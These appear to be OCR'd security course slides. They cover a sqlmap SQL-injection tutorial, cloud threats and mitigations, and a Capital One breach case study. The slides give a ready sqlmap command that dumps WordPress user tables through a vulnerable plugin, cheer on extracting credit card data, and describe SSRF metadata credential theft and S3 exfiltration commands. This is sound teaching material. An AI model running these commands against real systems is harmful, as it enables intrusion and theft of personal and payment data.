
- **Step #6 Get More Info from the Database**
  - When we do so, sqlmap will target the webscantest database and attempt to enumerate the tables and columns in this database.
  - As we can see below, sqlmap successfully was able to enumerate three tables; (1) accounts, (2) inventory, and (3) orders, complete with column names and datatypes.



```
Database: webscantest
Table: accounts
[5 columns]
+--------+--------------+
| Column | Type         |
+--------+--------------+
| fname  | varchar(50)  |
| id     | int(50)      |
| lname  | varchar(100) |
| passwd | varchar(100) |
| uname  | varchar(50)  |
+--------+--------------+

Database: webscantest
Table: products
[5 columns]
```

Using SQLMAP for SQL Injection against MySQL and Wordpress

- **Step #6 Get More Info from the Database**



```
Database: webscantest
Table: orders
[19 columns]
+---------------------+--------------+
| Column              | Type         |
+---------------------+--------------+
| billing_address     | varchar(100) |
| billing_CC_CVV      | varchar(3)   |
| billing_CC_expire   | varchar(20)  |
| billing_CC_number   | varchar(20)  |
| billing_city        | varchar(100) |
| billing_email       | varchar(100) |
| billing_firstname   | varchar(100) |
| billing_lastname    | varchar(100) |
| billing_state       | varchar(2)   |
| billing_zip         | varchar(15)  |
| id                  | int(10)      |
| products            | text         |
| shipping_address    | varchar(100) |
| shipping_city       | varchar(100) |
| shipping_email      | varchar(100) |
| shipping_firstname  | varchar(100) |
| shipping_lastname   | varchar(100) |
```

Note that the orders table above includes credit card numbers, expiration dates and CVV. In future tutorials, I'll show you how to extract that information, the hacker's "Golden Fleece"!!

Using SQLMAP for SQL Injection against MySQL and Wordpress

- **Step #7 Advanced and Modern sqlmap Attack Against WordPress Sites**
  - Now that we know the basics of sqlmap, let's look at a more advanced use of this wonderful tool.
  - A security researcher (Tad Group) found a vulnerability to an advanced SQL injection attack against WordPress websites that include the plug-in Simply Polls (https://wordpress.org/plugins/simply-polls/).
  - The sqlmap command to exploit those WordPress sites with Simply Polls plug-in is:
  - **sqlmap -u http://example.com/wp-admin/admin-ajax.php --data="action=spAjaxResults&pollid=2" --dump -T wp_users -D wordpress --threads=10 --random-agent --dbms=mysql --level=5 --risk=3**
  - replace "example.com" with the URL of the vulnerable website.

Using SQLMAP for SQL Injection: Another Reference

Refer following link for another example:

https://www.geeksforgeeks.org/use-sqlmap-test-website-sql-injection-vulnerability/


Database hacking Demo

- How Hackers access database usernames and passwords

https://www.youtube.com/watch?v=wJMYYAO8X-k

Cloud Exploits

Cloud Shared Responsibility Models



Private Cloud	Public Cloud		
	Infrastructure	Platform	Software
🟩 Configuration	🟩 Configuration	🟩 Configuration	🟩 Configuration
🟩 Application/Data	🟩 Application/Data	🟩 Application/Data	🟦 Application/Data
🟩 Environment	🟩 Environment	🟦 Environment	🟦 Enivornment
🟩 Operating System	🟩 Operating System	🟦 Operating System	🟦 Operating System
🟩 Virtualization	🟦 Virtualization	🟦 Virtualization	🟦 Virtualization


🟩 Typically Customer Managed

🟦 Typically CSP Managed

Cloud Threat Actors

- Malicious Cloud Service Provider administrators
- Malicious Customer Cloud administrators
- Cyber criminals
- Nation State-sponsored actors
- Untrained of negligent customer administrators/users

Cloud Vulnerabilities



Prevalence v/s Sophistication

Cloud Misconfiguration

- Mainly due to cloud service policy mistakes or misunderstanding shared responsibility
- Impact can vary from denial of service susceptibility to account compromise
- Rapid pace of Cloud Provider innovation creates new functionality but also adds complexity to securely configuring an organization’s cloud resources
- Proper cloud configuration begins with infrastructure design and automation
- Security principles such as least privilege and defense-in-depth should be applied during initial design and planning
- Well-organized cloud governance is critical

Poor Access Control

- Cloud resources use weak authentication/authorization methods or include vulnerabilities that bypass these methods.
- Weaknesses in access control mechanisms can allow an attacker to elevate privileges, resulting in the compromise of cloud resources
- Use multi-factor authentication with strong factors and require regular re-authentication
- Disable protocols using weak authentication
- Limit access to and between cloud resources with the desired state being a Zero Trust model
- Use automated tools to audit access logs for security concerns
- Do not include API keys in software version control systems where they can be unintentionally leaked.

Shared Tenancy Vulnerabilities

- Vulnerabilities in cloud hypervisors or container platforms could be severe
- Hypervisor vulnerabilities are difficult and expensive to discover and exploit, which limits their exploitation to advanced attackers.
- Containerization, while being an attractive technology for performance and portability, should be carefully considered before deployment in a multi-tenant environment.
- Containers run on a shared kernel, without the layer of abstraction that virtualization provides.
  - In a multi-tenant environment a vulnerability in the container platform could allow an attacker to compromise containers of other tenants on the same host.
- Enforce encryption of data at rest and in transit with strong encryption methods and properly configured, managed and monitored key management systems
- For sensitive workloads, use dedicated, whole-unit, or bare-metal instances

Supply Chain Vulnerabilities

- Presence of inside attackers and intentional backdoors in hardware and software.
- Third-party/OEM cloud components may contain vulnerabilities intentionally inserted by the developer to compromise the application.
- Inserting an agent into the cloud supply chain, as a supplier, administrator or developer, could be an effective means for nation state attackers to compromise cloud environments
- Enforce encryption of data at rest and in transit with strong encryption methods and properly configured, managed and monitored key management systems
- Procure cloud resources pursuant to applicable accreditation processes
- Select cloud offerings that have had critical components evaluated against National Information Assurance Partnership (NIAP) Protection Profiles (PPs)
- Ensure that development and migration contracts stipulate adherence to internal standards or equivalent processes for mitigating supply chain risk

innovate achieve lead

Case Study

Capital One Data Breach Case Study

- Capital One is a leading US bank and there was a data breach of Capital One.
- The incident took place on March 22 & 23, 2019.
- It was the result of an unauthorized access to their cloud-based servers hosted at Amazon Web Service (AWS).
- Capital One identified the attack on July 19 and reported a data breach that affected 106 million customers (100 million in the U.S. and 6 million in Canada).
- Capital One's shares closed down 5.9% after announcing the data breach, losing a total of 15% over the next two weeks.
- A class action lawsuit seeking unspecified damages was filed after the breach became public.
- Case was investigated by FBI.

Case Study: Capital One Data Breach

- Federal agents arrested a Seattle woman named Paige A. Thompson for hacking into cloud computing servers rented by Capital One.
- Thompson previously worked at the cloud computing company whose servers were breached.
- According to her LinkedIn profile, Thompson worked at Amazon, indicating that the incident occurred on servers hosted in the Amazon Web Service (AWS) cloud computing infrastructure.
- Paige Thompson was accused of stealing additional data from more than 30 companies, including a state agency, a telecommunications conglomerate, and a public research university.
- Thompson created a scanning software tool that allowed her to identify servers hosted in a cloud computing company with misconfigured firewalls, allowing the execution of commands from outside to penetrate and to access the servers

Case Study: Capital One Data Breach

- FBI identified a script hosted on a GitHub repository that was deployed to access the data stored on Capital One cloud servers.
- Script implemented a step by step process to get unauthorized access to the Capital One servers hosted at AWS:
  - to obtain security credentials and enable access to Capital One's folders
  - to list the names of folders or buckets of data in Capital One's storage space
  - to copy data from these folders or buckets in Capital One's storage space.
- A firewall misconfiguration allowed commands to reach and to be executed at Capital One's server, which enabled access to folders or buckets of data in a storage space at AWS
- Access to the vulnerable server was created using a Server-Side Request Forgery (SSRF) attack
  - Made possible due to a configuration failure in the Web Application Firewall (WAF) solution deployed by Capital One


Case Study: Capital One Data Breach

1. FBI and Capital One identified several accesses through anonymizing services such as TOR Network and VPN service provider IPredator, both used to hide the source IP address of the malicious accesses
2. SSRF attack allowed the criminal to trick the server into executing commands as a remote user, which gave the attacker access to a private server
3. WAF misconfiguration allowed the intruder to trick the firewall into relaying commands to a default back-end resource on the AWS platform, known as the metadata service (accessed through the URL http://169.254.169.254)
4. With SSRF attack and WAF misconfiguration with the access to the metadata service containing temporary credentials for such environment, the attacker was able to trick the server into requesting the access credentials
5. Attacker then used the URL "http://169.254.169.254/iam/security- credentials", to obtain the AccessKeyId and SecretAccessKey from a role described as "*****-WAF-Role"
6. Resulting temporary credentials allowed the criminal to run commands in AWS environment via API, CLI or SDK

Case Study: Capital One Data Breach

7. Using the credentials, attacker ran the "ls” command multiple times, which returned a complete list of all AWS S3 Buckets of the compromised Capital One account ("$ aws s3 ls")
8. This command gave the attacker access to more than 700 buckets
9. Lastly, attacker used the AWS sync command to copy nearly 30 GB of Capital One credit application data from these buckets to the local machine of the attacker ("$ aws s3 sync s3://bucketone.").

Case Study: Capital One Data Breach



Private infrastructure
EC2 Metadata service
169.254.169.254
(1) Hide access
(4) http://169.254.169.254/iam/security-credencials
(2) SSRF Query
TOR Network VPN service
EC2 with full access IAM Role
(5) "ls" command to list existing buckets
Misconfigured ModSecurity WAF
(3) Trick WAF to relay commands to Metadata service
AWS S3 Buckets
(6) "sync" command to copy confidential data from buckets

```
{
AccessKeyId: "<access key>",
SecretAccessKey: "<secret key>",
}
```

Case Study: Capital One Data Breach

Stage	Step of the attack	ATT&CK
Command and Control	Use TOR to hide access	T1188 - Multi-hop Proxy (MITRE, 2018)
Initial Access	Use SSRF attack to run commands	T1190 - Exploit Public-Facing Application (MITRE, 2018)
Initial Access	Exploit WAF misconfiguration to relay the commands to the AWS metadata service	Classification unavailable[8]
Initial Access	Obtain access credentials (AccessKeyId and SecretAccessKey)	T1078 - Valid Accounts (MITRE, 2017)
Execution	Run commands in the AWS command line interface (CLI)	T1059 - Command-Line Interface (MITRE, 2017)
Discovery	Run commands to list the AWS S3 Buckets	T1007 - System Service Discovery (MITRE, 2017)
Exfiltration	Use the sync command to copy the AWS bucket data to a local machine	T1048 - Exfiltration Over Alternative Protocol (MITRE, 2017)

Demo

- How Hackers access database usernames and passwords
  https://www.youtube.com/watch?v=wJMYYAO8X-k
- SQL Injection for database hacking
  https://www.youtube.com/watch?v=cx6Xs3F_1Uc
- Use of Nikto for Vulnerability Scan
  https://www.youtube.com/watch?v=K78YOmbuT48
- Use of OpenVAS
  https://www.youtube.com/watch?v=koMo_fSQGlk
- How to hack an Oracle database
  https://www.youtube.com/watch?v=SDXpUYI8ihU

Thank You